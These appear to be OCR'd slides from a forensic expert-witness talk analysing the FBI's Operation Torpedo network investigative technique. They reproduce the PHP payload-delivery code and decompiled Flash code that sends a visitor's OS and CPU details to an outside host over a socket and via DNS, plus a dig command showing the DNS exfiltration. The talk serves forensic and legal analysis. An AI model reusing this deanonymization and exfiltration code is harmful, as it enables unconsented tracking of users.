How to test Network Investigative Techniques(NITs) used by the FBI

DR. MATTHEW MILLER

”No Coincidences, no story!”

- About me
- Old Techniques
- New Techniques
  - Torpedo
  - Downfall I and II
  - PlayPen
- Legal Issues

About me

Ph.D. in Computer Science
- Kansas State University

Programmer
- Current and Former

Professor of Computer Science
- University of Nebraska at Kearney
- Cyber Operations Degree

Expert witness under Criminal Justice Act
- Over a dozen cases

Hobbies
- Cooking, reverse engineering, RE challenges, coaching, woodworking

What do I do


Help lawyers to

- Determine necessary digital evidence
- Analyze digital evidence

Write a report about

- What I found
- What I don’t have
- What are the technical possibilities

Cases



- USA vs Cottom et al 8:13-cr-00108-JFB-TDT U.S. District Court District of Nebraska
- USA vs Michaud Case No. 3:15-cr-05351 Washington Western District Court
- USA vs Matish Case No. 4:16-cr-00016 Virginia Eastern District Court
- USA vs Junod Case No. 17-1695 Eastern District of Michigan
- USA vs Wheeler Criminal Action No. 1:15-CR-390 Northern District of Georgia Atlanta Division
- USA vs Jean Case No. 5:15-CR-50087-001. District Court, W.D. Arkansas, Fayetteville Division
- USA v. Tippens Washington Western District Court, Case No. 3:16-mj-05026
- USA v. Stamper United States District Court, S.D. Ohio, Western Division. Case No. 1:15cr109.
- USA v. Townsend United States District Court,Northern District of Oklahoma Case No. 4:17-cr-00114

Law Enforcement Investigations

Types

- Phone Wiretapping
- Websites
- Peer-to-Peer File Sharing


Search Warrants

- Based on locality

Anonymization Technique


Tor

- The Onion Router
- Exit Nodes
- Clients IP addresses are hidden


How Tor Works: 2
Tor node
unencrypted link
encrypted link
Alice
Step 2: Alice's Tor client picks a random path to destination server. Green links are encrypted, red links are in the clear.
Jane
Dave
Bob

Tor Hidden Services

Servers are hidden too



Find hidden services

Get lucky

- Misconfiguration
- IP leak

Deploy NIT to server to deanonymize users

- Code from H.D. Moore
  - Rapid7's Metasploit “decloaking engine”
- Taken down as not useful . . .

USA vs Cottom (Operation Torpedo)

Server located in Omaha Nebraska

Hosting illegal content

Multiple exploit methods


- Swf
- Java
- Javascript

Always


- DNS

Given access to the modified servers running the code

PHP




```
function generate_cookie($key, $method, $session_id)
{
  // Create the @-delimited plaintext structure
  $data = "1@" . $method . "@" . $session_id . "$";

  // Generate a random IV and encrypt the JSON structure
  $ivlen = mcrypt_get_iv_size(MCRYPT_BLOWFISH, MCRYPT_MODE_CBC);
  $iv    = mcrypt_create_iv($ivlen, MCRYPT_DEV_URANDOM);
  $enc   = mcrypt_encrypt(MCRYPT_BLOWFISH, $key, $data, 'cbc', $iv);

  // Concatenate the IV and ciphertext and then base32-encode the output
  return join('.', str_split(strtoupper(bin2hex($iv . $enc)), 40));
}
```




```
// Start session management
$user->session_begin();
$auth->acl($user->data);
$user->setup();

// Shared API key ('b2e8e85c197610e783ee08d879baa069')
define('GALLERY_API_KEY', "\xb2\xe8\xe8\x5c\x19\x76\x10\xe7" .
                          "\x83\xee\x08\xd8\x79\xba\xa0\x69");

// Get the current user and request variables
$session_id = $user->session_id;
```

Figure 1. GALLERY_API_KEY from gallery.php



```
// Get the current user and request variables
$session_id = $user->session_id;
$user_agent = isset($user->data['session_browser']) ?
                    $user->data['session_browser']  : "";

// Determine which versions to display based on the user-agent string
if (stristr($user_agent, "Firefox")) {
  // Only display the Javascript version on Firefox
  $display_js   = true;
  $display_java = false;
  $display_swf  = false;
} else if (stristr($user_agent, "MSIE")) {
  if (stristr($user_agent, "MSIE 10") || stristr($user_agent, "MSIE 9")) {
    $display_js = false;
    $display_java = false;
    $display_swf = false;
  } else {
    // Display both the Java and Flash versions on Internet Explorer
    $display_js   = false;
    $display_java = false;
    $display_swf  = true;
  }
} else if (stristr($user_agent, "Chrome")) {
  // Only display the Flash version on Chrome
  $display_js   = false;
  $display_java = false;
  $display_swf  = true;
} else {
  // Only display the Flash version on other unknown browsers
  $display_js   = false;
  $display_java = false;
  $display_swf  = true;
}
```

*

PHP



```
// Assign the template variables
$template->assign_vars(array(
  'S_COOKIE_JS'       => (string) generate_cookie(GALLERY_API_KEY, 'ws',   $session_id),
  'S_COOKIE_SWF'      => (string) generate_cookie(GALLERY_API_KEY, 'swf',  $session_id),
  'S_COOKIE_JAVA'     => (string) generate_cookie(GALLERY_API_KEY, 'java', $session_id),
  'S_DISPLAY_JS_GALLERY'    => $display_js,
  'S_DISPLAY_JAVA_GALLERY'  => $display_java,
  'S_DISPLAY_FLASH_GALLERY' => $display_swf
));
```



```
<!-- IF S_DISPLAY_FLASH_GALLERY -->
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="1" height="1" id="swfgallery">
    <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
    <param name="flashvars" value="id={S_COOKIE_SWF}"/>
    <!--[if !IE]>-->
    <object type="application/x-shockwave-flash"
            data="{T_IMAGESET_PATH}/gallery.swf"
            width="1" height="1">
        <param name="movie" value="{T_IMAGESET_PATH}/gallery.swf"/>
        <param name="flashvars" value="id={S_COOKIE_SWF}"/>
    </object>
    <!--<![endif]-->
</object>
<!-- ENDIF -->
```


Reverse Engineering SWF

Given binary file

- Source code was lost


Reversed binary

- Re-compiled



```

class ImageGallery
{

    public var _socket:Socket;
    public function new()
    {
        if(Boot.skip_constructor)
        {
            return;
        }

        _socket = null;
        loadGallery();
    }

    public static function main()
    {
        new ImageGallery();
    }

    public function onConnect(param1:Event)
    {
        var _loc2_:String = "{" + "\"o\":\"" + Capabilities.os + "\"," + "\"x\":\"" +
            Capabilities.cpuArchitecture + "\"," + "\"c\":\"" + Lib.current.loaderInfo.parameters.id + "\"" + "}";
        _socket.writeUTFBytes(_loc2_);
        _socket.writeByte(0);
        _socket.flush();
        _socket.close();

    }

    public function loadGallery()
    {
        trace("LoadGallery");
        var _loc2_:String = "";
        var _loc1_:String = Lib.current.loaderInfo.parameters.id;

        if(_loc1_ != null) {

            _loc2_ = "96.126.124.96." + _loc1_ + ".cpimagegallery.com";
            _socket = new Socket();
            _socket.addEventListener(Event.CONNECT,onConnect);
            _socket.connect(_loc2_,9001);

        }
    }
}
```

DNS exfiltration




```
$dig 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129

; <<>> DiG 9.8.3-P1 <<>> 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48239
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. IN A

;; ANSWER SECTION:
